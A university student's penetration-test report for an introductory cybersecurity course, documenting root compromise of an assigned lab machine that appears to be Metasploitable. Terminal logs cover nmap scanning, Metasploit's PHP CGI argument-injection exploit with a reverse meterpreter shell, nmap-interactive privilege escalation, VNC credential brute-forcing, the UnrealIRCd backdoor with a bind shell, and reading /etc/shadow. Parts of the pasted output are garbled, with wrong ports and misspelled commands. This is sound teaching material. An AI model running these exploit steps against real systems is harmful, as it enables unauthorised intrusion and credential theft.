



Royal University of Bhutan



འབྲུག་རྒྱལ་ཁོངས་གཞི་རིག་སློབ་ཐོན་སྡེ།

College of Science and Technology
Rinchending: Bhutan



SWS101

Introduction to Cybersecurity

(SS2024)

CAP{No.1} Report

Submitted By;

Student Name: Sonam Tenzin

Enrollment No.: 02230300

Programme: BESWE

Date: 05/05/2024



Royal University of Bhutan



འབྲུག་རྒྱལ་འཛིན་གཙུག་ལག་སློབ་མེ།

College of Science and Technology Rinchending: Bhutan



RUB Wheel of Academic Law: Academic Dishonesty

Section H2 of the Royal University of Bhutan's *Wheel of Academic Law* provides the following definition of academic dishonesty:

Academic dishonesty may be defined as any attempt by a student to gain an unfair advantage in any assessment. It may be demonstrated by one of the following:

1. **Collusion:** the representation of a piece of unauthorized group work as the work of a single candidate.
2. **Commissioning:** submitting an assignment done by another person as the student's own work.
3. **Duplication:** the inclusion in coursework of material identical or substantially similar to material which has already been submitted for any other assessment within the University.
4. **False declaration:** making a false declaration in order to receive special consideration by an Examination Board or to obtain extensions to deadlines or exemption from work.
5. **Falsification of data:** presentation of data in laboratory reports, projects, etc., based on work purported to have been carried out by the student, which has been invented, altered or copied by the student.
6. **Plagiarism:** the unacknowledged use of another's work as if it were one's own.

Examples are:

- verbatim copying of another's work without acknowledgement.
- paraphrasing of another's work by simply changing a few words or altering the order of presentation, without acknowledgement.
- ideas or intellectual data in any form presented as one's own without acknowledging the source(s).
- making significant use of unattributed digital images such as graphs, tables, photographs, etc. taken from test books, articles, films, plays, handouts, internet, or any other source, whether published or unpublished.
- submission of a piece of work which has previously been assessed for a different award or module or at a different institution as if it were new work.
- use of any material without prior permission of copyright from appropriate authority or owner of the materials used".



འབྲུག་རྒྱལ་འཛིན་གཞུག་ལག་སློབ་མེ།

College of Science and Technology Rinchending: Bhutan

Table of Contents:

Task	Page
Engagement contents	1
Executive summary	2
Approach	2
Scope	3
Assessment Overview and Recommendations	3
Network Penetration Test Assessment Summary	4
Network Compromise Walkthrough	5



འབྲུག་རྒྱལ་ཡེང་ན་གཞུག་ལག་སློབ་མེ།

College of Science and Technology
Rinchending: Bhutan

Engagement Contacts

Contacts		
Primary Contact	Title	Email
Sonam Tenzin	Undergraduate	02230300.cst@rub.edu.bt



Royal University of Bhutan



འབྲུག་རྒྱལ་ཁོང་གཞི་གཞུག་ལག་སློབ་མེ།

College of Science and Technology
Rinchending: Bhutan



Executive summary

As our assignment, Mr. Kamal Acharya deployed a machine on the GCBS for the students to perform a security test on the host 10.3.21.140 to dig out all the possible security weakness and give recommendation about each and every weakness. The evidences for exploiting the machine are uploaded in the github and the link to the github repository is provided below:

<https://github.com/SonamTenzin1/SWS101CAP1.git>

Approach

I performed testing under a “grey box” approach since I was given crucial information like the components of the network being outdated and that there were more than 30 vulnerable ports from 19th April, 2024 to 5th May, 2024. The testing of vulnerabilities was done from a non-evasive standpoint. Testing was performed remotely via a host that was provisioned specifically for this assessment. The vulnerabilities that were found are documented in detail and they were manually investigated by myself. I was able to gain root access in most of the port that got into.



འབྲུག་རྒྱལ་ཁོངས་གཞི་གཞི་ལག་སྐྱོང་སྡེ།

College of Science and Technology Rinchending: Bhutan

Scope

The scope of this this testing was to get to root access in all the available ports.

In-Scope assets

Host/IP address	Description
10.3.21.140	The target machine for CAP1

Table 1: scope details

Assessment Overview and Recommendations

During the attacking phase on the host target 10.3.21.140, I have noticed that all the ports from the hosts were outdated components. Due to the ports being outdated, the flaws in the system were actually because of it. Outdated software often contains known security holes that attackers can exploit to gain unauthorized access to the systems or data. These vulnerabilities can be fixed by installing patches released by the software vendors.

One of the mistakes of the authentication was because of being able to try to use brute-force method to get the correct pattern of username and password and guessable password like using their own name. using these passwords and username, the attackers can escalate their privilege. This can be resolved by changing to stronger passwords and blocking brute-force attempt.

One of the vulnerabilities that was discovered was backdoor command. This method lets the attacker control the unprotected data. By using this method, I acquired the root access. This method can be prevented by using security patches promptly to the operating system, applications and firmware. These patches often address vulnerabilities that could be exploited to install backdoors.



འབྲུག་རྒྱལ་འཛིན་གཞུག་ལག་སློབ་མེ།

College of Science and Technology Rinchending: Bhutan

Network Penetration Test Assessment Summary

I was provided with information how many vulnerable ports are in total. I was not provided with the information of the OS or the versions of the components.

Summary of Findings

During the course of testing, I discovered that 17 ports were open in total. However, I could manage to gain root access through 4 ports only. The table below shows the severity of the ports:

Finding severity			
High	Medium	Low	Total
4	0	0	4

Table 2: severity summary

Below is the severity of all the ports through which I had gained root access:

Sl. No.	Severity	Port
1	HIGH	80
2	HIGH	5900
3	HIGH	667
4	HIGH	8180

Table 3: finding list



འབྲུག་རྒྱལ་འཛིན་གཞུག་ལག་སློབ་མེ།

College of Science and Technology Rinchending: Bhutan

Network Compromise Walkthrough

During the course of assessment, I was able to escalate my privilege through various ports. The steps below demonstrate the steps taken from initial access to the root user access. The intention of all the attacks is to get root access in various ports.

Detailed walked through:

1. I used metasploit for all the ports that I got into.
2. Then I chose the host and the port that I was going to exploit with the help of metasploit.
3. After using the exploit command, I was able to gain the root access in all the four ports.

Port 80

```
File Actions Edit View Help
kali@kali: ~
$ nmap -Pn 10.3.21.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-04 16:15 +06
Nmap scan report for 10.3.21.140
Host is up (0.0000s latency).
Not shown: 976 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
52/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3280/tcp  open  mysql
4444/tcp  open  krb524
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds

kali@kali: ~
$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services
[*] Starting the Metasploit Framework console ... \
```




Royal University of Bhutan



འབྲུག་རྒྱལ་ཁོངོན་གཞུག་ལག་སློབ་མེ།

College of Science and Technology Rinchending: Bhutan

Scanning all the ports gave me the information that there were 17 ways I could have got into the system to get root access.

```
kali@kali:~$ nmap -iL 10.10.10.10 -p 1-65535
Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds

kali@kali:~$ msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

METASPLOIT CYBER MISSILE COMMAND VS

#####
# WAVE 5 SCORE 31537 HIGH FFFFFFFF #
#####
https://metasploit.com

+=[ metasploit v6.3.55-dev ]
+ --[ 2397 exploits - 1218 auxiliary - 422 post ]
+ --[ 1391 payloads - 40 encoders - 11 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search php_cgi

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection
msf6 >
```

Selecting 0 so that I can use it against the service on the port 80.



Royal University of Bhutan



འབྲུག་རྒྱལ་འཛིན་གཞུག་ལག་སློབ་མེ།

College of Science and Technology Rinchending: Bhutan



```
File Actions Edit View Help

# Name Disclosure Date Rank Check Description
0 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/php_cgi_arg_injection

msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name Current Setting Required Description
--
PIESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIEncoding yes Level of URI URIEncoding and padding (0 for minimum)
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
--
LHOST 10.3.47.31 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 10.3.21.140
RHOSTS => 10.3.21.140
msf6 exploit(multi/http/php_cgi_arg_injection) > set LPORT 80
LPORT => 80
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 10.3.47.31:80
[*] Sending stage (39927 bytes) to 10.3.21.140
[*] Meterpreter session 1 opened (10.3.47.31:80 -> 10.3.21.140:48717) at 2024-05-04 16:19:14 +0600

meterpreter > shell
Process 18527 created.
Channel 0 created.
whoami
www-data
```

Setting the host to 10.3.21.140 nad LPORT to 80 and initiating the exploit.



འབྲུག་རྒྱལ་འཛིན་གཞུག་ལག་སློབ་མེ།

College of Science and Technology Rinchending: Bhutan

```
File Actions Edit View Help
kali@kali: ~
meterpreter > shell
Process 18527 created.
Channel 0 created.
whoami
www-data
/usr/bin/mmap --interactive
Starting nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
ls
Dracuzhere
DwangShersHERE
KinleyPaldenwashere
TsheringP_sws_cap1
day
dolkerwashere
dupchuwashere
dwa
index.php
kamalisarat
kanishaisroot
mutillidae
norbuwashere
phpMyAdmin
phpinfo.php
shell
test
tikikiwiki
tikikiwiki-old
twiki
mkdir sonantenzin_came_here
ls
Dracuzhere
DwangShersHERE
KinleyPaldenwashere
TsheringP_sws_cap1
day
dolkerwashere
dupchuwashere
dwa
index.php
kamalisarat
kanishaisroot
mutillidae
norbuwashere
phpMyAdmin
phpinfo.php
shell
sonantenzin_came_here
test
tikikiwiki
tikikiwiki-old
twiki
exit
system() execution of command failed
nmap> exit
Quitting by request.
```

I checked my privilege by using the whoami and I have got the root privilege.



Royal University of Bhutan



འབྲུག་རྒྱལ་ཁོངས་གཞི་གཞུག་ལག་སློབ་ཐེ།

College of Science and Technology Rinchending: Bhutan

```
File Actions Edit View Help
110 payload/windows/vncinject/reverse_winhttp normal No VNC Server (Reflective Injection), Windows Reverse HTTP Stager (winhttp)
111 payload/windows/vncinject/reverse_http normal No VNC Server (Reflective Injection), Windows Reverse HTTP Stager (wininet)
112 payload/windows/vncinject/bind_named_pipe normal No VNC Server (Reflective Injection), Windows x66 Bind Named Pipe Stager
113 exploit/windows/0day/0day_http_get 2001-01-29 average No WinVNC Web Server GDI Overflow
114 post/windows/gather/credentials/vnc normal No Windows Gather VNC Password Extraction
115 post/windows/gather/credentials/saved_password normal No Windows Gather memento Saved Password Extraction
116 payload/windows/x64/vncinject/bind_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metaspn)
117 payload/windows/x64/vncinject/bind_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
118 payload/windows/x64/vncinject/reverse_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metaspn)
119 payload/windows/x64/vncinject/reverse_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
120 payload/windows/x64/vncinject/bind_named_pipe normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
121 payload/windows/x64/vncinject/bind_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
122 payload/windows/x64/vncinject/bind_ipv6_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
123 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
124 payload/windows/x64/vncinject/reverse_winhttp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
125 payload/windows/x64/vncinject/reverse_http normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
126 payload/windows/x64/vncinject/reverse_https normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
127 payload/windows/x64/vncinject/reverse_winhttps normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
128 payload/windows/x64/vncinject/reverse_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager

Interact with a module by name or index. For example info 128, use 128 or use payload/windows/x64/vncinject/reverse_tcp

msf6 > use 88
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

Name Current Setting Required Description
-----
ANONYMOUS_LOGIN false yes Attempt to login with a blank username and password
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD none no The password to test
PASS_FILE /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no File containing passwords, one per line
PROXIES none no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.3.21.140 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5900 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME <BLANK> no A specific username to authenticate as
USERPASS_FILE none no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE none no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

View the full module info with the info, or info -d command.


msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 10.3.21.140
RHOSTS = 10.3.21.140
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
The following options failed to validate: Value 'ture' is not valid for option 'STOP_ON_SUCCESS'.
STOP_ON_SUCCESS = false
msf6 auxiliary(scanner/vnc/vnc_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS = true
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Setting the port number and the host again to begin the exploit.



འབྲུག་རྒྱལ་ཁོངས་གཞི་རིག་སློབ་ཐོན་སྡེ།

College of Science and Technology Rinchending: Bhutan





Royal University of Bhutan



འབྲུག་རྒྱལ་འཛིན་གཞུག་ལག་སློབ་མེ།

College of Science and Technology Rinchending: Bhutan

```
File Actions Edit View Help

View the full module info with the info, or info -d command.
msf6 exploit(multi/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.3.21.140
RHOSTS => 10.3.21.140
msf6 exploit(multi/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- - - - -
0 payload/cmd/unix/adduser normal No Add user with useradd
1 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
12 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(multi/irc/unreal_ircd_3281_backdoor) > set payload /cmd/unix/bind_ruby
payload => /cmd/unix/bind_ruby
msf6 exploit(multi/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/multi/irc/unreal_ircd_3281_backdoor):

Name Current Setting Required Description
---
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port[ ...]]
RHOSTS 10.3.21.140 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)

Payload options (cmd/unix/bind_ruby):

Name Current Setting Required Description
---
LPORT 4444 yes The listen port
RHOST 10.3.21.140 no The target address

Exploit target:

Id Name
--
0 Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/irc/unreal_ircd_3281_backdoor) > |
```

Selecting the host and the port number once again.



Royal University of Bhutan



འབྲུག་རྒྱལ་འཛིན་གཞུག་ལག་སློབ་མེ།

College of Science and Technology Rinchending: Bhutan



```
File Actions Edit View Help
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.3.21.140 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 8667 yes The target port (TCP)

Payload options (cmd/unix/bind_ruby):


| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| LPORT | 4444            | yes      | The listen port    |
| RHOST | 10.3.21.140     | no       | The target address |



Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/in/normal_tcp_32bit_hackdoor) > exploit

[*] 10.3.21.140:8667 - Connected to 10.3.21.140:8667...
[*] irc.Metasploitable.LAN NOTICE AUTH : ** Looking up your hostname...
[*] irc.Metasploitable.LAN NOTICE AUTH : ** Couldn't resolve your hostname; using your IP address instead
[*] 10.3.21.140:8667 - Sending backdoor command...
[*] Started bind TCP handler against 10.3.21.140:4444
[*] Command shell session 1 opened (10.3.47.31:37783 -> 10.3.21.140:4444) at 2024-05-04 16:41:02 +0800

whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:18:c:29:5b:c8:96
          inet addr:10.3.21.140  Bcast:10.3.21.255  Mask:255.255.254.0
          inet6 addr: ::2404:1540:080:20:20::29ff:fe5b:c896/64  Scope:Global
          inet6 addr: fe80::208c:29ff:fe5b:c896/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1362980 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1031153 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:178962359 (170.6 MB)  TX bytes:437149350 (416.8 MB)
          Interrupt:18 base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4011 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4011 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:17682000 (16.8 MB)  TX bytes:17682000 (16.8 MB)

gret root /etc/shadow
gret root /etc/shadow
```

This image proves that I have successfully gained root access.